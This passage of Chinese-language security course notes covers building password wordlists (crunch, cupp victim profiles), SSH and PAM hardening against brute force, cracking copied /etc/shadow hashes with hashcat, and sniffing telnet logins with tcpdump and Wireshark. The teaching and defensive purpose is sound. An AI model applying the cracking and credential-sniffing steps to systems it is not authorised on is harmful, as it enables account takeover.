在hydra工具中， 如果用户名不知道，需要使用**用户字典**， 但会增加暴力破解难度。 因此，隐藏用户名也是一种好的防护手段。

### 口令字典

从上面的实战中，可知， 暴力破解的成功与否、效率高低，关键是看”口令字典“是否给力。下图是常用的用户和弱口令



那么我们常用的字典有以下几种获取方式

* **crunch自行构造产生**

**crunch是用来给定一个字符集生成一个全集的字典**

crunch <min-len> <max-len> [<charset string>] [options]

min-len:生成口令的最小长度

max-len:生成口令的最大长度

charset string : 生成口令的字符集

比如abc这3个字符能够组成的2位密码有9个:aa ab ac ba bb bc ca cb cc

root@kali:~# crunch 2 2 abc

Crunch will now generate the following amount of data: 27 bytes

0 MB

0 GB

0 TB

0 PB

Crunch will now generate the following number of lines: 9

aa

ab

ac

ba

bb

bc

ca

cb

cc

当然还能使用特定的字符集文件

crunch 2 2 -f /usr/share/crunch/charset.lst numeric

* **kali 默认自带的字典**

$ ls /usr/share/wordlists/rockyou.txt

* **开源届提供的字典**

在网络上，提供了很多可以使用的”现成“的口令字典， 下载就好

* **cupp工具生成字典**

下载字典

itcast@itcast $ cupp -l

Choose the section you want to download:

1 Moby 14 french 27 places

2 afrikaans 15 german 28 polish

3 american 16 hindi 39 random

4 aussie 17 hungarian 30 religion

5 chinese 18 italian 31 russian

6 computer 19 japanese 32 science

7 croatian 20 latin 33 spanish

8 czech 21 literature 34 swahili

9 danish 22 movieTV 35 swedish

10 databases 23 music 36 turkish

11 dictionaries 24 names 37 yiddish

12 dutch 25 net 38 exit program

13 finnish 26 norwegian

生成口令字典： 根据实践情况输入即可， 默认回车即可

itcast@itcast $ cupp -i

[+] Insert the informations about the victim to make a dictionary

[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: a

> Surname:

## ssh暴力破解的防御

了解了远程登录如何暴力破解后， 我们看看如何运用我们之前学习的防护机制。来对系统进行”安全加固“（有称安全增强）

* **禁止默认用户(root)登录**

从前面hydra工具中， 我们可以看到，需要提供**用户名** （或用户字典/列表）， 可见，如果Attacker无法用默认root用户登录的话， 那么将增加Attacker的攻击难度。

修改/etc/ssh/sshd\_config文件： 禁用root登录

Tony.Guo@2018-03-13 15:38:28 $ sudo vi /etc/ssh/sshd\_config

PermitRootLogin yes

改为 :

PermitRootLogin no

* **限定可登录的用户列表**

对于多普通用户的场景，建议可远程登录用户许可，可远程登录的用户越少，Attacker猜对用户名的概率越低， 相应来说，越安全。

可通过**白名单**， 列出允许登录的用户名称列表。

itcast@itcast $ sudo vi /etc/ssh/sshd\_config

#添加

AllowUsers xxxuser1 xxxuser2

也可通过**黑名单**的， 列出禁止登录的用户列表（**黑白名单用一个就好**）

itcast@itcast $ sudo vi /etc/ssh/sshd\_config

#添加

DenyUsers root xxxuser1 xxxuser2

**注意**： 修改sshd\_config后， 需要重启ssh服务，才能生效。

传统方法：

itcast@itcast $ sudo /etc/init.d/ssh restart

systemd方法

itcast@itcast $ sudo systemctl restart ssh.service

* **ssh服务鉴权次数限定**

对于允许登录的用户，可以通过ssh鉴权失败次数,来增加对抗暴力破解的难度

itcast@itcast $ sudo vi /etc/ssh/sshd\_config

# 添加（默认6次）

MaxAuthTries 3

**注意**， 这个选项的作用，在口令输入错误超过设定次数后， 主动断开链接，但允许client端再次发起链接。

此种方式在应对口令破解中，可以增加破解的时间开销， 并不能完全避免口令被暴力破解。 但是，由于口令破解的时间加长，也就给了IDS/IPS（入侵检测系统）反应的时间。便于系统运维人员采取措施。

## PAM技术

在探讨PAM技术之前， 我们先探讨一个术语“标识&鉴别”

* 标识：登录系统的用户需要标识， 标识解决“我是谁”的话题
* 鉴别：鉴别解决“我是我”的话题

### PAM是什么

Pluggable Authentication Modules , 可插拔的鉴权模块， sun提出的一种鉴权机制。

它通过提供一些动态链接库和一套统一的API，将系统提供的服务 和该服务的认证方式分开，使得系统管理员可以灵活地根据需要给不同的服务配置不同的认证方式而无需更改服务程序，同时也便于向系统中添加新的认证手段。

Panda.Guo@2018-06-05 14:48:40 $ ls /lib/x86\_64-linux-gnu/security/

### 如何使用 PAM

Pam使用非常简单， 就是修改**相应配置文件**，添加**pam 模块**的配置。

Panda.Guo@2018-06-05 15:02:59 $ ls /etc/pam.d/

关于pam配置相关的帮助信息

Panda.Guo@2018-06-05 15:03:59 $ man pam.conf

以 common-password 配置文件简单介绍配置方式

Panda.Guo@2018-06-05 15:04:55 $ vi /etc/pam.d/common-password

### pam 配置格式

配置文件有许多配置项(每行对应一个配置项)组成，每一行又分为四列(每列对应一栏)：

* 服务名栏（隐藏）

表示哪个服务，比如login|su|passwd等，一般只有将配置都写在pam.conf文件中才要指定是哪个服务，但是在pam.d目录下都有相应服务对应的pam配置文件，所以不是在/etc/pam.conf中配置可以省略(或者使用other)。 如果存在/etc/pam.d，那么pam.conf这个配置文件将被忽略

* 第一栏，认证鉴别接口类型：（四类接口）
  + auth：表示鉴别类接口模块类型用于检查用户和密码，并分配权限
  + account：表示账户类接口，主要负责账户合法性检查，确认帐号是否过期，是否有权限登录系统等；
  + session：会话类接口。实现从用户登录成功到退出的会话控制；
  + password：口令类接口。控制用户更改密码的全过程。

每行只能指定一种接口类型

* 第二栏，control\_flag控制位：

他的四种可能的取值分别为required、Requisite、sufficient或\_optional：

* + required：表示该行以及所涉及模块的成功是用户通过鉴别的必要条件，只有当对应于应用程序的所有带 required标记的模块全部成功后，该程序才能通过鉴别。
  + requisite：与required相仿，只有带此标记的模块返回成功后，用户才能通过鉴别。不同之处在于其一旦失败就不再执行堆中后面的其他模块，并且鉴别过程到此结束，同时也会立即返回错误信息。
  + sufficient：表示该行以及所涉及模块验证成功是用户通过鉴别的充分条件。也就是说只要标记为sufficient的模块一旦验证成功，那么PAM便立即向应用程序返回成功结果而不必尝试任何其他模块。
  + optional：他表示即便该行所涉及的模块验证失败用户仍能通过认证。在PAM体系中，带有该标记的模块失败后将继续处理下一模块。也就是说即使本行指定的模块验证失败，也允许用户享受应用程序提供的服务。
  + [value1=action1 value2=action2 ... default=defaultValue]:

最后一个(default)能够用来设置上面的返回值无法表达的行为

actionN可以是一个非负整数或者是下面的记号之一：ignore、ok、done、bad、die和reset。如果是非负整数n，就表示需要忽略后面n个同样类型的模块。通过这种方式，系统管理者可以更加灵活地设置层叠模块，模块的层叠路径由单个模块的反应决定。

**关于这几个记号的详细解释：**  
ignore：如果使用层叠模块，那么这个模块的返回值将被忽略，不会被应用程序知道。  
bad：他表示这个返回码应该被看作是模块验证失败的标志。如果这个模块是层叠模块的第一个验证失败的模块，那么他的状态值就是整个层叠模块验证的状态值和结果。  
die：终止层叠模块验证过程，立刻返回到应用程序。  
ok：告诉PAM这个模块的返回值将直接作为所有层叠模块的返回值。也就是说，如果这个模块前面的模块返回状态是PAM\_SUCCESS，那这个返回值就会覆盖前面的返回状态。注意：如果前面的模块的返回状态表示模块验证失败，那么不能使用这个返回值再加以覆盖。  
done：终止后续层叠模块的验证，把控制权立刻交回应用程序。  
reset：清除所有层叠模块的返回状态，从下一个层叠模块重新开始验证。

* 第三栏，module\_path即所使用模块的全路径名称
* 第四栏，options用于向特定模块传递相关的选项，然后由模块分析解释这些选项。

常用的PAM模块，如下表：

|  |  |  |
| --- | --- | --- |
| PAM模块 | 结合管理类型 | 说明 |
| pam\_unix.so | auth | 提示用户输入密码,并与/etc/shadow文件相比对.匹配返回0 |
| account | 检查用户的账号信息(包括是否过期等).帐号可用时,返回0. |
| password | 修改用户的密码. 将用户输入的密码,作为用户的新密码更新shadow文件 |
| pam\_shells.so | auth  account | 如果用户想登录系统，那么它的shell必须是在/etc/shells文件中之一的shell |
| pam\_deny.so | account  auth  password  session | 该模块可用于拒绝访问 |
| pam\_permit.so | auth  account  password  session | 模块任何时候都返回成功. |
| pam\_securetty.so | auth | 如果用户要以root登录时,则登录的tty必须在/etc/securetty之中. |
| pam\_listfile.so | auth  account  password session | 访问应用程的控制开关 |
| pam\_cracklib.so | password | 这个模块可以插入到一个程序的密码栈中,用于检查密码的强度. |
| pam\_limits.so | session | 定义使用系统资源的上限，root用户也会受此限制，可以通过/etc/security/limits.conf或/etc/security/limits.d/\*.conf来设定 |

### PAM 配置实例 - 弱口令防护

典型的弱口令防护策略: pam\_cracklib

弱口令防护，简单说就是增加口令复杂度

* 口令长度不小于8位
* 口令是大、小字母、数字和特殊字符组成
* 口令不得与账户名相同

Panda.Guo@2018-06-05 15:05:09 $ sudo vi /etc/pam.d/common-password

password required pam\_cracklib.so retry=3 minlen=8 difok=3 lcredit=-1 ucredit=-1 dcredit=-1 ocredit=-1 reject\_username

通过 man pam\_cracklib 查看cracklib 选项信息

注意如果没有找到pam\_cracklib，那么需要手动使用apt安装

sudo apt install libpam-cracklib

* *配置描述*
  + retry=3 键入口令错误时，重复次数
  + minlen=8 口令最小长度
  + lcredit=-1 小写字符至少为1
  + ucredit=-1 大写字母至少为1
  + dcredit=-1 数字至少为1
  + ocredit=-1 特殊字符至少为1
  + difok=3 新旧口令差别至少3个字符
  + reject\_username 口令中，不允许包括用户名称（正序和逆序）
* 讨论： root用户要不要受口令复杂度的限制。

### PAM 配置实例 - 暴力破解防护

字典攻击、暴力破解的防护，简单说，就是当你尝试口令错误达到一定次数， 我锁定你账户，延迟一段时间再允许你进行登录即可

* 连续登录失败5次后，账户锁定10分钟；

Panda.Guo@2018-06-05 15:14:57 $ sudo vi /etc/pam.d/su

auth required pam\_tally.so unlock\_time=600 deny=5

可通过 man pam\_tally 查看选项信息

* *配置描述*
  + unlock\_time: 用户锁定时间
  + deny: 口令输入错误的重复次数
* 讨论： 锁定时间是不是越长越好

### 附录：pam中文参考

<https://blog.csdn.net/shenlan211314/article/details/6569592>

## shadow文件破解

将/etc/shadow文件拷贝一份到某个文件比如1.txt

使用vim进行编辑只留下第二列的内容，如下：

使用准备一个字典文件dict.txt，最后使用如下命令进行破解

hashcat –m 1800 1.txt dict.txt

# 网络嗅探及协议分析技术

* **目标**
  + 了解网络嗅探的基本含义
  + 了解tcpdump工具的基本用法
  + 掌握tcpdump工具抓包保存到文件的方法
  + 熟悉wireshark工具的基本用法
  + 掌握借助wireshark抓包工具分析简单网络协议的方法

## 概述

网络嗅探是一种常用的数据收集、分析的方法:

黑客常通过网络嗅探获取主机或网络的控制权，安全人员亦使用网络嗅探进行信息泄露和攻击行为分析。

嗅探所得数据，可以是用户的账号和密码，也可以是一些商用机密数据。

常用的工具包括tcpdump（命令行）、wireshark（图形界面）

## Tcpdump嗅探器

tcpdump是一个用于捕获网络报文，并输出报文内容的工具。

tcpdump 是一款功能强大的**命令行**嗅探（抓包）工具。

[Tcpdump项目官网](http://www.tcpdump.org/), 该项目除提供tcpdump工具外，还提供了一个用于网络流量捕获的c/c++库（可移植）, 可用于网络协议分析领域的二次开发。

tcpdump在windows的版本叫**WinDUMP**,

### 牛刀小试

* 基本用法

itcast@itcast $ sudo tcpdump -i wlp2s0

-i wlp2s0 , -i选项用来指定网络接口设备，wlp2s0 为我网络设备名称，你的电脑可能为eth0

-v、-vv， 选项用来显示更详细（繁琐）的输出

tcpdump的总的输出格式：**系统时间 协议 源主机.端口 > 目标主机.端口 数据包参数**

* **典型用法**

tcpdump作为命令行抓包神器， 一般抓包保存，借助wireshark图形化协议分析工具进行分析网络包。

-w filename ， 用于指定保存的文件

itcast@itcast $ sudo tcpdump -i wlp2s0 -w wlp2s0\_2018.pcap

tcpdump: listening on wlp2s0, link-type EN10MB (Ethernet), capture size 262144 bytes

添加 -v， 会显示抓取到的包数量，如下

itcast@itcast $ sudo tcpdump -i wlp2s0 -v -w wlp2s0\_2018.pcap

tcpdump: listening on wlp2s0, link-type EN10MB (Ethernet), capture size 262144 bytes

Got 15

* 帮助信息

man信息

itcast@itcast $ man tcpdump

-h 选项，显示帮助信息

itcast@itcast $ sudo tcpdump -h

tcpdump version 4.9.2

libpcap version 1.8.1

OpenSSL 1.0.2l 25 May 2017

Usage: tcpdump [-aAbdDefhHIJKlLnNOpqStuUvxX#] [ -B size ] [ -c count ]

[ -C file\_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]

[ -i interface ] [ -j tstamptype ] [ -M secret ] [ --number ]

[ -Q in|out|inout ]

[ -r file ] [ -s snaplen ] [ --time-stamp-precision precision ]

[ --immediate-mode ] [ -T type ] [ --version ] [ -V file ]

[ -w file ] [ -W filecount ] [ -y datalinktype ] [ -z postrotate-command ]

[ -Z user ] [ expression ]

### 高级过滤技巧

tcpdump作为一个命令行工具，可以包含过滤表达式（ filter expression），满足表达式的报文将会被捕获。 如没有给过滤表达式，则网络上所有的信息包将会被捕获。

* 捕获特定主机的网络包（src， dst）**host**

itcast@itcast $ sudo tcpdump -i wlp2s0 host 61.135.169.121

host 61.135.169.121 获取源ip或者目标ip为61.135.169.121的网络数据包

* 捕获特定源IP的网络包 **src**

itcast@itcast $ sudo tcpdump -i wlp2s0 src 61.135.169.121

11:32:09.605183 IP 61.135.169.121.https > localhost.46000: Flags [.], ack 518, win 808, length 0

。。。

* 捕获特定目标IP的网络包 **dst**

itcast@itcast $ sudo tcpdump -i wlp2s0 dst 61.135.169.121

11:33:31.977839 IP localhost.46010 > 61.135.169.121.https: Flags [.], ack 3076821759, win 237, length 0

11:33:31.977858 IP localhost.46004 > 61.135.169.121.https: Flags [.], ack 4115011400, win 237, length 0

。。。

* 捕获特定端口的网络包(src/dst) **port**

itcast@itcast $ sudo tcpdump -i wlp2s0 port 80

* 捕获特定协议的网络包 **tcp/arp/udp/...**

itcast@itcast $ sudo tcpdump -i wlp2s0 host 172.16.28.100 and tcp

itcast@itcast $ sudo tcpdump -i wlp2s0 arp

* 帮助信息

itcast@itcast $ man pcap-filter

补充： **三种逻辑运算： 取非运算( ‘not ' or '! ‘)、 与运算(’and’ or，’&&')、 或运算(’or’ or ‘||’)**

### 附录

Panda.Guo@2018-04-27 16:15:09 $ man tcpdump

-A 以ASCII格式打印出所有分组，并将链路层的头最小化。

-c 在收到指定的数量的分组后，tcpdump就会停止。

-C 在将一个原始分组写入文件之前，检查文件当前的大小是否超过了参数file\_size 中指定的大小。

如果超过了指定大小，则关闭当前文件，然后在打开一个新的文件。

参数 file\_size 的单位是兆字节（是1,000,000字节，而不是1,048,576字节）。

-d 将匹配信息包的代码以人们能够理解的汇编格式给出。

-dd 将匹配信息包的代码以c语言程序段的格式给出。

-ddd 将匹配信息包的代码以十进制的形式给出。

-D 打印出系统中所有可以用tcpdump截包的网络接口。

-e 在输出行打印出数据链路层的头部信息。

-E 用spi@ipaddr algo:secret解密那些以addr作为地址，并且包含了安全参数索引值spi的IPsec ESP分组。

-f 将外部的Internet地址以数字的形式打印出来。

-F 从指定的文件中读取表达式，忽略命令行中给出的表达式。

-i 指定监听的网络接口。

-l 使标准输出变为缓冲行形式，可以把数据导出到文件。

-L 列出网络接口的已知数据链路。

-m 从文件module中导入SMI MIB模块定义。该参数可以被使用多次，以导入多个MIB模块。

-M 如果tcp报文中存在TCP-MD5选项，则需要用secret作为共享的验证码用于验证TCP-MD5选选项摘要（详情可参考RFC 2385）。

-b 在数据-链路层上选择协议，包括ip、arp、rarp、ipx都是这一层的。

-n 不把网络地址转换成名字。

-nn 不进行端口名称的转换。

-N 不输出主机名中的域名部分。例如，‘nic.ddn.mil‘只输出’nic‘。

-t 在输出的每一行不打印时间戳。

-O 不运行分组分组匹配（packet-matching）代码优化程序。

-P 不将网络接口设置成混杂模式。

-q 快速输出。只输出较少的协议信息。

-r 从指定的文件中读取包(这些包一般通过-w选项产生)。

-S 将tcp的序列号以绝对值形式输出，而不是相对值。

-s 从每个分组中读取最开始的snaplen个字节，而不是默认的68个字节。

-T 将监听到的包直接解释为指定的类型的报文，常见的类型有rpc远程过程调用）和snmp（简单网络管理协议；）。

-t 不在每一行中输出时间戳。

-tt 在每一行中输出非格式化的时间戳。

-ttt 输出本行和前面一行之间的时间差。

-tttt 在每一行中输出由date处理的默认格式的时间戳。

-u 输出未解码的NFS句柄。

-v 输出一个稍微详细的信息，例如在ip包中可以包括ttl和服务类型的信息。

-vv 输出详细的报文信息。

-w 直接将分组写入文件中，而不是不分析并打印出来。

## Wireshark 网络协议分析工具

Wireshark（前身Ethereal）是一个网络报文分析工具。 网络封包分析软件的功能是撷取网络封包，并尽可能显示出最为详细的网络封包资料。 2006年6月，因为商标的问题，Ethereal更名为Wireshark。


[wireshark 官网](https://www.wireshark.org/)

### 基本用法

按照国际惯例，从最基本的程序启动说起。

**开启抓包**

启动wireshark程序后， 在在接口列表中选择接口名称（见下图中标识1），然后点击“开始捕获分组”（见下图标识2）在此接口上抓包。 本例选取enp8s0， 具体因电脑网卡不同而异， 关于enp8s0的含义，后续我写一篇网文做一正式说明。




**报文捕获窗口**

选取接口名称并点击开始捕获之后，就可以看到实时接收的报文。Wireshark会捕捉系统发送和接收的每一个报文。如果抓取的接口是无线并且选项选取的是混合模式，那么也会看到网络上其他报文。

接下来再界面我们可以看到wireshark抓到的实时数据包。我们对数据包的各个字段进行解释。


* No:代表数据包标号。
* Time：在软件启动的多长时间内抓到。
* Source：来源ip。
* Destination: 目的ip。
* Protocol：协议。
* Length:数据包长度。
* info：数据包信息。



在上面wireshark抓包窗口中，可以简单分割成三个小窗口，上部窗口每一行对应一个网络报文，点击某一行可以在下面两个窗口看到更多信息。中间窗口描述的是报文里面每一层的详细信息。底 部窗口以十六进制和ASCII码的方式列出报文内容。

**停止抓包**

在抓包过程中，我们随时可以点击图标停止或启动。来停止或者启动抓取数据包。




在上图中，标识2的地方， 为停止抓取数据包， 标识3的地方，为再次启动抓取数据包。

### 报文过滤及分析

报文过滤，是wireshark出彩的地方，也是网络协议的分析的重要工作步骤

在下图方框中，输入相应的源ip、目的ip、协议等等表达式，点击箭头部分，在窗口中即可显示过滤后的数据包。



* 典型网络协议过滤表达式
  + telnet
  + tcp
  + udp
  + 。。。。
* 典型IP地址过滤表达式
  + ip.src==172.16.28.102 : 指定源IP
  + ip.dst==192.168.0.111 ： 指定目标IP
  + ip.addr == 192.0.2.1 : 指定IP，（不区分源和目标IP）
  + ip.src==192.168.43.167 and ip.dst==223.166.152.109 ： 指定源ip **并且**目标IP
  + ip.src==192.168.43.167 or ip.dst==223.166.152.109 ： 指定源ip **或者**目标IP
* 典型端口过滤表达式
  + tcp.port ==52304
  + tcp.dstport==30
  + tcp.srcport==52304
  + udp.....

### 网络嗅探实战

* 目标： 通过抓取telnet网络报文， 分析并获取用户登录口令

telnet 登录典型命令telnet 目标主机ip -l 用户名 ， 在Password后输入口令，

itcast@itcast $ telnet 127.0.0.1 -l itcast

Trying 127.0.0.1...

Connected to 127.0.0.1.

Escape character is '^]'.

Password:

---> 输入口令

Last login: Thu Sep 6 18:19:01 CST 2018 from localhost on pts/1

。。。。。。

* 补充

安装telnet和telnetd服务

itcast@itcast $ sudo apt-get install telnet telnetd

apt-get install xinetd

vim /etc/xinetd.d/telnet

内容如下

service telnet

{

disable = no

flags = REUSE

socket\_type = stream

wait = no

user = root

server = /usr/sbin/in.telnetd

server\_args = -h

log\_on\_failure += USERID

}

/etc/init.d/xinetd restart 重启服务

经过以上几个步骤，那么就可以让telnet服务跑起来了

### 补充： 普通用户抓包配置

* 添加wireshark用户组。

Panda.Guo@2018-04-27 10:08:46 $ groupadd wireshark

Panda.Guo@2018-04-27 10:07:30 $ sudo cat /etc/group | grep "wireshark"

wireshark:x:128

* 添加当前用户(我的为panda，具体根据情况决定)到wireshark组

Panda.Guo@2018-04-27 10:12:23 $ sudo usermod -aG wireshark panda

Panda.Guo@2018-04-27 10:13:05 $ sudo cat /etc/group | grep "wireshark"

wireshark:x:128:panda

* 将dumpcap更改为wireshark用户组

Panda.Guo@2018-04-27 10:16:08 $ ls -l /usr/bin/dumpcap

-rwxr-xr-- 1 root root 96464 Jan 23 01:03 /usr/bin/dumpcap

Panda.Guo@2018-04-27 10:15:00 $ sudo chmod root:wireshark /usr/bin/dumpcap

Panda.Guo@2018-04-27 10:16:23 $ ls -l /usr/bin/dumpcap

-rwxr-xr-- 1 root wireshark 96464 Jan 23 01:03 /usr/bin/dumpcap

* 设置 setuid (root), 使普通用户执行具备root用户权限，或者添加能力

方法一：setuid root

Panda.Guo@2018-04-27 10:19:16 $ sudo chmod 4754 /usr/bin/dumpcap

Panda.Guo@2018-04-27 10:19:34ls -l /usr/bin/dumpcap

-rwsr-xr-- 1 root wireshark 96464 Jan 23 01:03 /usr/bin/dumpcap

方法二：添加能力

Panda.Guo@2018-04-27 10:20:39 $ sudo setcap "cap\_net\_admin,cap\_net\_raw+eip" /usr/bin/dumpcap

Panda.Guo@2018-04-27 10:21:28sudo getcap /usr/bin/dumpcap

/usr/bin/dumpcap = cap\_net\_admin,cap\_net\_raw+eip

## 知识拓展

* **网络嗅探的工作原理**

所有网络接口都有一个硬件地址(MAC)，用于区别其他网络设备。

在正常情况下，一个合法的网络接口应该只能响应属于自己的网络数据。

然而，当将本地网卡设置成**混杂状态**时，它将对所有网络数据进行响应。

由于嗅探器工作于网络环境的底层（链路层），它能够拦截所有在网络上传送的数据，再通过相应的软件工具，就可以实时分析这些数据的内容。

* **交换网络**

在共享网络中，把网卡设为**混杂模式**就可以**监听所有的网络数据包**，但是在交换网络中，情况就发生了变化。

以太网分为共享式以太网和交换式以太网:

共享式以太网通常以**集线器**作为网络设备，交换式以太网通常使用**交换机**作为网络连接设备。

共享式以太网中数据帧以广播方式传送到每个以太网端口，网内每台主机的网卡能接收到网内的所有数据帧。因此只要把网卡设置成为混杂模式就可以获取到这本地网卡的所有数据帧。

最典型的交换网络使用交换机连接，在交换机中可以设为一个端口一个MAC地址，形成一个端口对应一个MAC地址对。这样当网络数据包到达端口时，而不是转发给所有的端口，只是**转发MAC对应的端口**。这样，其他端口的通讯不受干扰，所以其他端口上的主机就无法接收到网络上的数据包了。

**Tips**：从网络嗅探角度看，交换机连接网络，比hub连接网络要安全。

* **数据包在局域网内的传输方式**

众所周知，数据包在互联网上的传播是根据IP地址进行寻址的，但是完整的过程并非如此。数据包通过IP地址可以达到的最远的地点就是目标主机所在的子网，而在该子网内的寻址却是使用物理地址的，即MAC地址。

数据包被传送到目标主机所在的子网时，如果该子网为**共享式网络**（由集线器连接），数据包将被广播方式传播出去，这意味着该子网内的所有主机都可以接收到该数据包。当主机接收到数据包后通常会先检查其目的MAC地址，如果目的MAC地址不是自己，那么就是丢弃，只有目的MAC地址为自己的数据包才会将其交付给上一层处理。

Sniffer将网卡设置为混杂模式，这样就可以接收到所有的数据包了，达到了嗅探了目的。

（如果为交换网络，则根据MAC地址转发到相应主机，当MAC地址为FFFFFFFFFF...全1时广播）。

上述内容待确认。

* **设置网卡混杂模式**

网卡当前是否是**混杂模式**， 关键通过ifconfig命令，查看flags项中，是否有**PROMISC**.

#设置混杂模式(其中enp8s0为你的网络接口名称，视具体而定)

itcast@itcast $ sudo ifconfig enp8s0 promisc

itcast@itcast $ sudo ifconfig enp8s0

enp8s0: flags=4355<UP,BROADCAST,PROMISC,MULTICAST> mtu 1500

ether e0:db:55:f0:07:d0 txqueuelen 1000 (Ethernet)

RX packets 0 bytes 0 (0.0 B)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 0 bytes 0 (0.0 B)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

device interrupt 16

#取消混杂模式

itcast@itcast $ sudo ifconfig enp8s0 -promisc

itcast@itcast $ sudo ifconfig enp8s0

enp8s0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500

ether e0:db:55:f0:07:d0 txqueuelen 1000 (Ethernet)

RX packets 0 bytes 0 (0.0 B)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 0 bytes 0 (0.0 B)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

device interrupt 16

# 中间人攻击--ARP欺骗实战

* **目标**
  + 了解ARP协议的工作原理
  + 了解arpspoof的基本用法
  + 了解ARP攻击防护的基本方法

## ARP 协议介绍


ARP协议通过IP地址来查找主机的物理地址（也就是MAC地址）。

在一个以太网交换网络内，主机A希望能与主机B进行交流（需要获取主机B的MAC地址）。

所以主机A通过交换机对整个网络进行广播，然后使用地址解析协议找到目标主机B的MAC地址。

尽管整个广播域下都能收到主机A发送的信息，但只有B主机才会回复ARP请求，将自己的MAC地址发给主机A。

如下图：
